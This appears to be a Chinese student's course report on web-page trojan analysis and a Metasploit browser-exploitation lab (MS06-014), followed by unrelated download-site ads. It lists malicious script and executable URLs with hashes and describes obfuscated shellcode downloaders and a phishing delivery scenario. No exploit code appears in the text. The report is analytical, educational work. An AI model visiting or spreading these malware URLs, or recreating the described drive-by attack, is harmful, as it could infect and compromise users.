
http://aa.18dd.net/aa/b.js 的md5值为:3870c28cc279d457746b3796a262f166

http://aa.18dd.net/aa/pps.js 的md5值为:5f0b8bf0385314dbe0e5ec95e6abedc2

http://down.18dd.net/bb/bd.cab 的md5值为: 1c1d7b3539a617517c49eee4120783b2
打开http://aa.18dd.net/aa/1.js%E5%AF%B9%E5%BA%94%E7%9A%84%E6%96%87%E4%BB%B6
将16进制转换到字符串,发现文件下载了014.exe文件


打开http://aa.18dd.net/aa/b.js 对应的文件

发现该文件使用packed加密,利用在线工具进行解密后得到,

通过分析解密后的代码可以发现使用了shellcode,下载了http://down.18dd.net/bb/bf.exe 文件
打开http://aa.18dd.net/aa/pps.js 对应的文件并对其进行解密,发现也是是使用了shellcode,下载了http://down.18dd.net/bb/pps.exe

对http://down.18dd.net/bb/pps.exe%E4%BD%9C%E6%95%A3%E5%88%97%E5%80%BC


压缩文件bd,打开为exe文件。将上述得到的四个文件.exe进行md5,发现其实是同一个文件,那随意分析一个即可。下面进行木马分析:使用IDA打开pps.exe
MD5(http://down.18dd.net/bb/014.exe,32) = ca4e4a1730b0f69a9b94393d9443b979
MD5(http://down.18dd.net/bb/bf.exe,32) = 268cbd59fbed235f6cf6b41b92b03f8e
MD5(http://down.18dd.net/bb/pps.exe,32) = ff59b3b8961f502289c1b4df8c37e2a4
在string window中发现了20个用于下载exe文件的链接。

将上述20个文件用杀毒软件进行扫描,发现显示发现病毒。
3)攻防对抗实践—web浏览器渗透攻击攻防

攻击方使用Metasploit构造出至少两个不同Web浏览端软件安全漏洞的渗透攻击代码,并进行混淆处理之后组装成一个URL,通过具有欺骗性的电子邮件发送给防守方。
防守方对电子邮件中的挂马链接进行提取、解混淆分析、尝试恢复出渗透代码的原始形态,并分析这些渗透代码都是攻击哪些Web浏览端软件的哪些安全漏洞。

和实验一一开始一样,重复实验一,得到木马网站http://192.168.200.11:8080/FVLyKr%EF%BC%8C%E5%9C%A8winXP%E4%B8%AD%E7%99%BB%E5%BD%95%E7%BD%91%E7%AB%99

打开木马网站的源码,可以看到关键指令做了字符串拼接处理和大量的空白间隔。
使用工具将文件中的空格、换行删去后得到下面代码


打开任务管理器,发现这个进程
再看一些像代号的东西

通过查找发现就是MS06-014漏洞
3.学习中遇到的问题及解决
问题1:在实验一中,打开会话时失败,发现会话会关闭
问题1解决方案:用一个新的终端打开发现可以了
4.实践总结
本周实践主要学习了web浏览器渗透攻击,网页木马攻击场景分析以及攻防对抗实践等,通过以上学习进一步加深了自己对网络安全知识的理解,其中遇到了一些小困难,但通过查看相关资料,均已解决了以上问题,在今后的学习中需要进一步加强基础知识的学习,这样才能学好网络攻防这门课。
参考资料
《XXX第二版)》
《XXX》学习指导
...
相关推荐
论文复现基于变频与移相协同控制的全桥LLC变换器模式切换平滑性优化(Simulink仿真实现)
内容概要:本文针对“基于变频与移相协同控制的全桥LLC变换器模式切换平滑性优化”这一主题,开展Simulink仿真实现与技术复现研究。通过构建全桥LLC谐振变换器的详细仿真模型,深入探讨在不同负载工况(如轻载、重载、待机与运行模式切换)下,如何结合变频控制(FM)与移相控制(PSM)的协同策略,优化系统动态响应的平稳性与效率。研究重点在于设计合理的控制逻辑,解决模式切换过程中可能出现的电压电流冲击问题,提升系统的稳定性和电能质量。文中系统阐述了控制策略的设计原理、关键参数的整定方法,并通过仿真结果验证了该协同控制方案在抑制瞬态扰动、实现无缝切换方面的有效性,完整复现了高水平学术论文中的核心技术路线,为电力电子变换器的先进控制提供了可复现的实践范例。; 适合人群:电力电子、电气工程及其自动化等相关专业的研究生、科研人员及从事开关电源、新能源变流器开发的工程师,尤其适合具备一定Simulink仿真经验与电力电子拓扑分析能力的专业人士; 使用场景及目标:①深入理解全桥LLC变换器在多模式运行下的变频与移相协同控制机理;②掌握在Simulink中对复杂谐振变换器进行建模、控制算法实现与仿真验证的全流程方法;③为学术论文写作、科研项目申报或高性能电源产品的工程开发提供可靠的技术参考与仿真基础; 阅读建议:建议结合所提供的Simulink模型文件与技术文档进行同步实践,重点关注变频与移相控制的切换逻辑、参数配合关系及过渡过程的动态特性,可通过调整负载条件观察系统的响应变化,以深化对模式切换平滑性实现机制的理解。
高校技术转移办公室人员如何高效完成科技成果全周期管理?.docx
科易网基于40亿+科创知识图谱数据库,深度探索AI技术在技术转移、成果转化、技术经纪、知识产权、产业创新、科技招商等垂直领域的多样化应用场景,研究科技创新领域的AI+数智化解决方案,推动科技创新与产业创新智能化发展。
可视化原型素材ppt格式
可视化原型素材ppt格式
氢氟醚:绿色高效的氟化解决方案.docx
氢氟醚:绿色高效的氟化解决方案.docx
2026最新广西省行政区划矢量图层-省市县乡镇四级行政区划数据下载
2026最新广西省行政区划矢量图层数据,包含省、市、县、乡镇四级行政区划数据,wgs84坐标




